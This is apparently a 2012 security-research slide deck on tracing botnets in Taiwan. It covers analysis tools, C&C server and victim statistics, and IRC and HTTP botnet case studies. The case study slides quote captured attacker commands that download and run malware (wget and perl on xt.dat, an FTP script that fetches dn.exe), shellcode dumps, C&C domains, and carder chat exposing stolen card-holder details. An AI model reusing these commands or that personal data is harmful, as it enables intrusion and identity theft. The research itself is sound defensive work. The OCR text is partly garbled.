

Tracing Botnet in Taiwan


Kai – Chi Chang (K.C.) 2012/11/12

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- My organization
- The domain knowledge of Botnet
- The analysis architecture for Botnet
 - Botnet Analysis Module (BAM)
 - C&C Tracer
 - Botnet Tracer
- The Botnet in Taiwan
 - Case Study I IRC Botnet
 - Case Study II HTTP Botnet
- Cooperation in Taiwan
- Conclusion & Future Work



S My Organization

- I work for III (Institute for Information Industry)
- My department is Cyber Trust Technology Institute — Information Security Service Center
- I join ICST project, tracing Botnet is a part of ICST project

S Information & Communication Security Technology Center




My Organization





My department

S The domain knowledge of Botnet



S The analysis architecture for botnet





BAM's Analysis Result

[Attribute]	
• md5 • pack	ame : 5932445.bin : 16EB0869D69A56A0FEC761A8880BD70A scan : ScanMode[Deep] : Microsoft Visual C++ 6.0 [Debug]) Win AV scan result : Not Found
Network]	
• IRC	 checkip.dyndns.org www.whatismyip.com
) : 2011-01-10 02:17:20 GET http://www.whatismyip.com/ 2011-01-10 02:17:20 GET http://www.whatismyip.com/ 2011-01-10 02:17:59 GET http://www.whatismyip.com/ 2011-01-10 02:17:59 GET http://checkip.dyndns.org/ 2011-01-10 02:17:59 GET http://checkip.dyndns.org/ 2011-01-10 02:17:59 GET http://checkip.dyndns.org/

S Performance of BAM


- From Jan. to Sep. in 2012, BAM analyzed **41,853** malware samples
 - 41,396 samples had been collected from "Honeynet"
 - 457 samples had been downloaded by "Botnet Tracer"
 - The total bots amounted to 4,454 (10%)
- HTTP Real-Time Detector (plug-in of BAM)
 - Intercept 22,813 HTTP request URL of botnet
 - 6,795 malicious URL are connected to <u>intermediate nodes</u> or <u>download sites</u>

S Performance of BAM

By using VirusTotal scanning service and depending on the result of Kaspersky antivirus software


IRC

Protocol statistics of all 4,454 bots :





- DN map IP address
- IP address map location information






I	Р	Last Seen Time +	Detail
60.19	4.78	2011-03-31 18:10:56	detail
140.13	9.169	2011-03-29 14:52:52	detail
111.	.96	2011-03-14 09:37:41	detail
118.23	.1,41	2011-03-07 17:34:00	detail
180.1	.235	2011-03-07 17:34:00	<u>detail</u>
210.64	5.183	2011-03-07 17:34:00	detail
59.11	3.57	2011-03-07 17:34:00	<u>detail</u>
218.16	8.191	2011-03-07 17:34:00	detail
218.16	8.101	2011-03-07 17:34:00	<u>detail</u>
122.12	6.170	2011-03-07 17:34:00	<u>detail</u>
61.223	8.149	2011-03-07 11:25:00	<u>detail</u>
59.12	.166	2011-03-07 11:25:00	<u>detail</u>
59.115	8.170	2011-03-07 11:25:00	<u>detail</u>
59.104	2.205	2011-03-07 11:25:00	<u>detail</u>
125.22	.4.30	2011-03-07 11:25:00	<u>detail</u>

15 Doi	nain I	Марр	oing to	140.	13	169
C&C	Port	#IP	#ASN	#CC	#ISP	Source
adventurewaspos.com	80	12	14	9	15	MalwareDomainList ZeusTrackerAbuseCH
blackfuril.ru	80	27	29	16	29	ZeusTrackerAbuseCH
browndrives.com	80	25	27	15	27	ZeusTrackerAbuseCH
casualhopperois.com	80	9	10	7	11	MalwareDomainList ZeusTrackerAbuseCH
dsrv.kz	80	35	32	17	32	ZeusTrackerAbuseCH
funswarmsag.ru	80	27	29	15	28	ZeusTrackerAbuseCH
gnomsmotor.ru	80	26	25	14	25	ZeusTrackerAbuseCH
greensinkod.com	80	17	19	10	20	MalwareDomainList ZeusTrackerAbuseCH
picomarkets.ru	80	29	31	17	30	AMaDaAbuseCH SpyEyeTrackerAbuseCH
purpleflase.com	80	26	28	15	28	ZeusTrackerAbuseCH
purplepron.ru	80	28	27	16	26	ZeusTrackerAbuseCH
sdlls.ru	80	31	31	18	31	ZeusTrackerAbuseCH
vdir.kz	80	30	28	14	27	ZeusTrackerAbuseCH
vstd.kz	80	26	28	15	28	MalwareDomainList ZeusTrackerAbuseCH
www.sdlls.ru	80	29	29	16	30	MalwareDomainList
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	ι	JRL o	f Confi	gurat	ion	
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
S Performance of C&C Tracer

- From Jan. to Sep. in 2012, C&C Tracer traced **8,481** IP addresses of C&C servers
 - All C&C servers are distributed over 96 countries
 - 62 C&C servers are located in <u>Taiwan</u>






- Botnet Tracer need to connect the real C&C server
- Avoid tracer attack other node on internet, so we need data control



S Performance of Botnet Tracer

- From Jan. to Sep. in 2012, Botnet Tracer discovered
 128,680 botnet victims
 - All botnet victims are distributed over 175 countries
 - The top 3: Chile, Netherlands and Germany





A 10.3.106.55 [123x38]

Connection Edit View Window Option Help

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This is BTC (Botnet Tracer Commander) , Carefulness!!!



🚰 10.3.106.55 [123x38]
<u>Connection E</u> dit <u>V</u> iew <u>W</u> indow <u>Option H</u> elp
This is BTC (Botnet Tracer Commander) , Carefulness!!! !help; 已收到指令 【help】 執行結果

遠端指令: !Server\$指令& 遠端指令說明:!BS1\$dir&



	ex \\192.168.0.9: 30761737 bin	
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10098		







Case Study



• Case Study I – IRC Botnet

- In case1, I will show the IRC Botnet in real word.
- What kind of exploit that hacker use it?
- What we found in those Botnet?
- It maybe not the latest, but it is real one.
- Case Study **I** HTTP Botnet
 - In case2, I will show the Botnet analysis timeline.
 - The analysis of a HTTP Botnet C&C server
 - What we found in those Botnet?



Stream Content		
Connectic Content-L Content-T lang=en&a	ength: 126 ype: application/x-www-form-urlenco	
Find Save A Help	s Print 78.46.98.179:40193> 210.241.25.226:http (34	CVE-2002-083' 47 bytes) 🔹 O ASCII O EBCDIC O Hex Dump O C Arrays @ Close Filter Out This St
	Command	Function
	×	Using escape
	cd /tmp;	Change directory
	Wget http://74.62.155.43/xt.dat	Get the malware
	perl /tmp/xt.dat;	Run the malware

				oot@loc	alhost:	/home/M	ESOKING	_ + X
檔案(<u>F</u>) 編輯(<u>E</u>)	顯示(<u>V</u>)	終端機([) 分頁(<u>B</u>) 求助(<u>ト</u>	<u>1</u>)		
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	PID USE 25502 roo 25502 roo	R FD t cwd t rtd t txt t mem	TYPE DIR DIR	DEVICE 253,0 253,0	SIZE 4096 4096 8208 2553700	2 2 1202734 1474031	/ / /usr/bin/per1 /usr/lib/per15/	5.10.0/i386-linux-thread-multi/COM 5.10.0/i386-linux-thread-multi/aut

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9 <mark>1.196.236.140 - Wireshark</mark> e Edit View Go Capture Analyze Statistics Telephony Tools Help		
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21 2009-11-22 18:39:46.980880 203.70.210.86	91.196.236.140	SMB Session Setup Anax Response; Tree
22 2009-11-22 18:39:47.349517 91.196.236.140	203.70.210.86	SMB NT Create AndX Request, Path: \SR\
23 2009-11-22 18:39:47.349912 203.70.210.86	91.196.236.140	SMB Tree Connect AndX Response
24 2009-11-22 18:39:47.724007 91.196.236.140 25 2009-11-22 18:39:47.724444 203.70.210.86	203.70.210.86 91.196.236.140	SMB NT Create AndX Request, FID: 0x40(SMB NT Create AndX Response, FID: 0x4(
26 2009-11-22 18:39:48.098649 91.196.236.140 27 2009-11-22 18:39:48.099064 203.70.210.86	203.70.210.86 91.196.236.140	DCERPC Bind: call_id: 0, 11 context items SMB NT Create AndX Response, FID: 0x4(
28 2009-11-22 18:39:48.465641 91.196.236.140	203.70.210.86	SMB Read AndX Reguest, FID: 0x4000, 48
29 2009-11-22 18:39:48.465041 91.196.236.140	91.196.236.140	SMB Read Andx Request, FID: 0x4000, 40 SMB Write AndX Response, 512 bytes
30 2009-11-22 18:39:48.953454 91.196.236.140	203.70.210.86	TCP tellumat-nms > microsoft-ds [ACK]
31 2009-11-22 18:39:48.957565 203.70.210.86	91.196.236.140	SMB Read AndX Response, 308 bytes
32 2009-11-22 18:39:49.456551 91.196.236.140	203.70.210.86	TCP tellumat-nms > microsoft-ds [ACK]
33 2009-11-22 18:40:09.676088 91.196.236.140	203.70.210.86	SRVSVC NetPathCanonicalize request
34 2009-11-22 18:40:09.676131 91.196.236.140	203.70.210.86	TCP tellumat-nms > microsoft-ds [FIN,
35 2009-11-22 18:40:09.676564 203.70.210.86	91.196.236.140	TCP microsoft-ds > tellumat-nms [ACK]
		>
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.0 45 75 53 79 5a 55 7a 50 7a 62 65 43 a9 42 46 3 .0 d5 15 67 25 9b a8 b9 47 97 3f b1 92 7b 03 fc 9	88 EusyZUzP zbeC.BF8 06g%G .?{	
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0x1C0 6841 79EC C6C6 2	73EA FE96 73EA C1C6 DD6E	k A y 000 s 000 s 000 0 k	
Ox1DO FC3A FBBE 5AC4 1	DD6D FE68 DD8C 6B47 A9EC		
0x1E0 6814 E6DE 6841 '			×
Run emulation GetPC verbose = 0 +[32;1msuccess+[0m offset = 0x00000096			Cancel
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UINT uCmdShow = 0; = 32;		no open pornhq.dyn	
oid ExitThread (&echo use	er upload upload >>	i
DWORD dwExitCode = 0; = 0;	&echo bin	ary >> i	
17985-142 (214)-1270-44	&echo aet	/dn.exe >> i	
inished	&echo qui		
	&ftp -n -s:	1	
	&dn.exe		



(.4@.9vuln.15).7 http://sekai.hu/contact.php .15(.4@.3windows NT EZ02--v00204 6.1 build 7601 (Unknow Windows version web Server Edition Service Pack 1) i586.15)(.4@.9safemode-OFF.15). :rasta!~rasta@server.sitexpression.net PRIVMSG #damai [!xm] /xmlrpc.php "/pnSession.php" +admin :DaTadNs!~scan@IRCsystem-43280915.datadns.es PRIVMSG #damai :.12[.12[.9XML.12]] .9Dork :.4 "/ pnSession.php" +admin :DaTadNs!~scan@IRCsystem-43280915.datadns.es PRIVMSG #damai :.12[.12[.9XML.12]] .13Bugz :.4 /

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		.13Bugz :.4 ''/nucleus/xmlrpc/server.php'	
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stem-7B0CF08B.azuni.net PRIVMSG #damai :.1	12[.12[.9XML.12]]	.13Bugz :.4 '/nucleus/xmlrpc/server.php	victim's Report

Nucleus - XML-RPC Interface

XML-RPC Interface

Introduction

Back to the developer docs index

This document contains information on the XML-RPC interface that Nucleus provides, and the **error messages** it spits out. Please note that the specification of this interface might still undergo changes in the future.

The URL for the Nucleus XML-RPC interface is: http://www.yourserver.com/yourpath/nucleus/xmlrpc/server.php

Find Vulnerability on Internet

Hacker's command

•

ream Content	
<pre>:Akon!~N@195.24.66.128 PRIVMSG #banjarmasin :backbone not :D :ntoy!t@gov.st PRIVMSG #banjarmasin :have fun and good luck in real life. :ntoy!t@gov.st PRIVMSG #banjarmasin :my backbone hurts litlle :) :Akon!~N@195.24.66.128 PRIVMSG #banjarmasin :my backbone hurts litlle :) :Akon!~N@195.24.66.128 PRIVMSG #banjarmasin :good men :Akon!~N@195.24.66.128 PRIVMSG #banjarmasin :real life is beautiful :stipan!~ipan@39.210.185.38 JOIN :#jmirc :Akon!~N@195.24.66.128 JOIN :#jmirc :Akon!~N@195.24.66.128 JOIN :#jmirc :Akon!~N@195.24.66.128 JOIN :#jmirc :lyoshi!yoshi@czarna.owieczka.be PRIVMSG #banjarmasin :B7.239.192.83 :lyoshi!yoshi@czarna.owieczka.be PRIVMSG #banjarmasin :lol :Akon!~N@195.24.66.128 PRIVMSG #tuelo :.ACTION slaps koras around a bit with a large : :yoga!-yoga@112.215.45.187 JOIN :#jmirc :Akon!~N@195.24.66.128 PRIVMSG #tuelo :.ACTION slaps koras around a bit with a large : :yoga!-yoga@112.215.45.187 JOIN :#jmirc :Akon!~N@195.24.66.128 PRIVMSG #tuelo :lebokne kabeh,ben di ddos kabeh :Smraquizta!~jmIrc_usr@112.198.77.162 QUIT :"used jmIrc" :Akon!~N@195.24.66.128 PRIVMSG #banjarmasin :go ahead PING :ircnet.eversible.com PONG :ircnet.eversible.com EuderteIncot@2001:288:6200:233:0:0:0:11337 JOIN :#banjarmasin :Akon!~N@195.24.66.128 PRIVMSG #tuelo :eh ojok sih :Akon!~N@195.24.66.128 PRIVMSG #tuelo :eh ojak sih :Akon!~N@195.24.66.128 PRIVMSG #tuelo :eh ojak sih :Akon!~N@195.24.66.128 PRIVMSG #tuelo :eh ojak sih :Akon!~N@195.24.66.128 PRIVMSG #tuelo :ilang gak k</pre>	trout.
Entire conversation (176878 bytes)	-
	Raw
Eind Save As Print C ASCII C EBCDIC C Hex Dump C C Arrays	

Solution Case Study I – The Victims

A Follow ICP Stream	
Stream Content	
PING :yume.weedo.mooo.com	~
PONG :yume.weedo.mooo.com	
PING :yume.weedo.mooo.com	
PONG :yume.weedo.mooo.com	
PING :yume.weedo.mooo.com	
PONG :yume.weedo.mooo.com	
PING :yume.weedo.mooo.com	
PONG :yume.weedo.mooo.com	
:TWN 61311!nirkad@163.19.170.70 QUIT :Connection reset by peer	
PING :yume.weedo.mooo.com	
PONG :yume.weedo.mooo.com	
:TWN 54383!dtnixzb@15ACC0B4.FE56E079.2853B628.IP JOIN :#ygg	
TWN 54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :4.scanal1 Random Port Scan started on	
163.19.x.x:139 with a delay of 5 seconds for 800 minutes using 100 threads.	
TWN 54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :4.scanall Random Port Scan started on	
163.19.x.x:445 with a delay of 5 seconds for 800 minutes using 100 threads.	
TWN 54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :4.scanall Random Port Scan started on 163.19.x.x	:80
with a delay of 5 seconds for 800 minutes using 100 threads.	
:TWN 54383!dtnixzb@163.19.170.70 PRIVMSG #ygg :4.scanall Random Port Scan started on	
163.19.x.x:445 with a delay of 5 seconds for 800 minutes using 100 threads.	
PING :yume.weedo.mooo.com	
PONG :yume.weedo.mooo.com	
PING :yume.weedo.mooo.com	
PONG :yume.weedo.mooo.com	
:TWN 41148!jmgvhl@163.19. : : : : : : : : : : : : : : : : : : :	
USA 261148: mgVridetos. 19. The PRIVAG #Ygg : (p transfer complete to: 105	
:USA 86116!hegtkyn@192.116.195.99 PRIVMSG #ygg :ftp transfer started to: 125.,19.,19., :USA 86116!hegtkyn@192.116.195.99 PRIVMSG #ygg :ftp transfer complete to: 125.,.19.,	
PING :vume.weedo.mooo.com	
PONG :yume.weedo.mooo.com	
:TWN 54383!dtnixzb@163.19.170.70 QUIT :Connection reset by peer	
:TWN 72900!tfvph@15ACC0B4.FE56E079.2853B628.IP JOIN :#ygg	
:TWN 72900!tfvph@163.19	20
with a delay of 5 seconds for 800 minutes using 100 threads	
Find Save As Print Entire conversation (94054 bytes)	ys 💿 Raw
Help Filter Out This Stream C	lose

Solution Case Study I – Shopping Account

The Follow TCP Stream	-OX
Stream Content	
:SuZy!~SuZy@NetAdmin.NairaLanders.Org PRIVMSG #NairaLanders :okay :shikamaru!vebpjv@NetAdmin.NairaLanders.Org PRIVMSG #NairaLanders :no wahala :Grow!x@network.gov PRIVMSG #NairaLanders :	
Find Save As Print Entire conversation (3829422 bytes)	Raw
Help Close Filter Out T	his Stream

Solution Case Study I – The Credit Card

Steem Content In reww!~kennedy19@c5734AF5.88B689F.FC7D9901.IP JOIN :#NairaLanders :rreww!~kennedy19@c5734AF5.88B689F.FC7D9901.IP JOIN :#Br-aT :alawu!~alawu.bab@923D6A46.c1910229.5655EEDA.IP JOIN :#NairaLanders PING :hub.ng.nairalanders.org PONG hub.ng.nairalanders.org :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.Org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONEy4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONey4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MONEy4Us!MONey4Us@MONEy4Us.User.NairaLanders.org PRIVMSG #NairaLanders :wHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :Ay_80em!ay_80em@ay_80em.User.NairaLanders.org PRIVMSG #NairaLanders :wetin u won use cc do? PING :hub.ng.nairalanders.org	ST ST
<pre>:rreww!~kennedý19@c5734AF5.88B689F.FC7D9901.IP JOIN :#Br-aT :alawu!~alawu.bab@923D6A46.c1910229.5655EEDA.IP JOIN :#NairaLanders PING :hub.ng.nairalanders.org <u>PONG hub.ng.nairalanders.org</u> :MoNey4Us!MoNey4Us@MoNey4Us.User.NairaLanders.org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MoNey4Us!MoNey4Us@MoNey4Us.User.NairaLanders.org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MoNey4Us!MoNey4Us@MoNey4Us.User.NairaLanders.org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MoNey4Us!MoNey4Us@MoNey4Us.User.NairaLanders.org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MoNey4Us!MoNey4Us@MoNey4Us.User.NairaLanders.org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :MoNey4Us!MoNey4Us@MoNey4Us.User.NairaLanders.org PRIVMSG #NairaLanders :WHO HAVE CC GOOD ONE, I TRADE, WITH UK LI :Ay_80em!ay_80em@ay_80em.User.NairaLanders.org PRIVMSG #NairaLanders :wetin u won use cc do? PING :hub.ng.nairalanders.org</pre>	
<pre>PONG hub.ng.nairalanders.org [8]!-abah@MairaLanders.org-205A57CE.progreso.pl JOIN :#NairaLanders idolLyReps!~TScript3@E7726DD7.24D1AE5F.D884990B.IP_JOIN :#NairaLanders idolLyReps!~TScript3@E7726DD7.24D1AE5F.D884990B.IP_JOIN :#NairaLanders idrow!x@network.gov PRIVMSG #NairaLanders : AUSTRALIA FULL INFO CC : idrow!x@network.gov PRIVMSG #NairaLanders : Full Name: Stephen@Magding idrow!x@network.gov PRIVMSG #NairaLanders : Date of Birth: Jun - 29 - 1924 idrow!x@network.gov PRIVMSG #NairaLanders : Date of Birth: Jun - 29 - 1924 idrow!x@network.gov PRIVMSG #NairaLanders : Billing Address: 141/15 Hale Road idrow!x@network.gov PRIVMSG #NairaLanders : Country: AUSTRALIA alawu!~alawu.bab@923D6A46.C1910229.5655EEDA.IP QUIT :Ping timeout idrow!x@network.gov PRIVMSG #NairaLanders : City: MOSMAN idrow!x@network.gov PRIVMSG #NairaLanders : State: Outside of US idrow!x@network.gov PRIVMSG #NairaLanders : State: Outside of US idrow!x@network.gov PRIVMSG #NairaLanders : State: Outside of US idrow!x@network.gov PRIVMSG #NairaLanders : Card Information: idrow!x@network.gov PRIVMSG #NairaLanders : Card Information: idrow!x@network.gov PRIVMSG #NairaLanders : Card Number: 61200000000 idrow!x@network.gov PRIVMSG #NairaLanders : Card Number: 612000000000000000000000000000000000000</pre>	
PONG hub.ng.nairalanders.org :Grow!x@network.gov PRIVMSG #NairaLanders :CHINA FULL INFO CC : :Grow!x@network.gov PRIVMSG #NairaLanders :* Personal Information: :Grow!x@network.gov PRIVMSG #NairaLanders : Full Name: QuWei	•
Find Save As Print Entire conversation (3829422 bytes) Image: Classical and the same set of the sam	
Help Close Filter Out Ti	uis Stream

Solution Case Study I – Social Network

Tollow ICP Stream
Stream Content
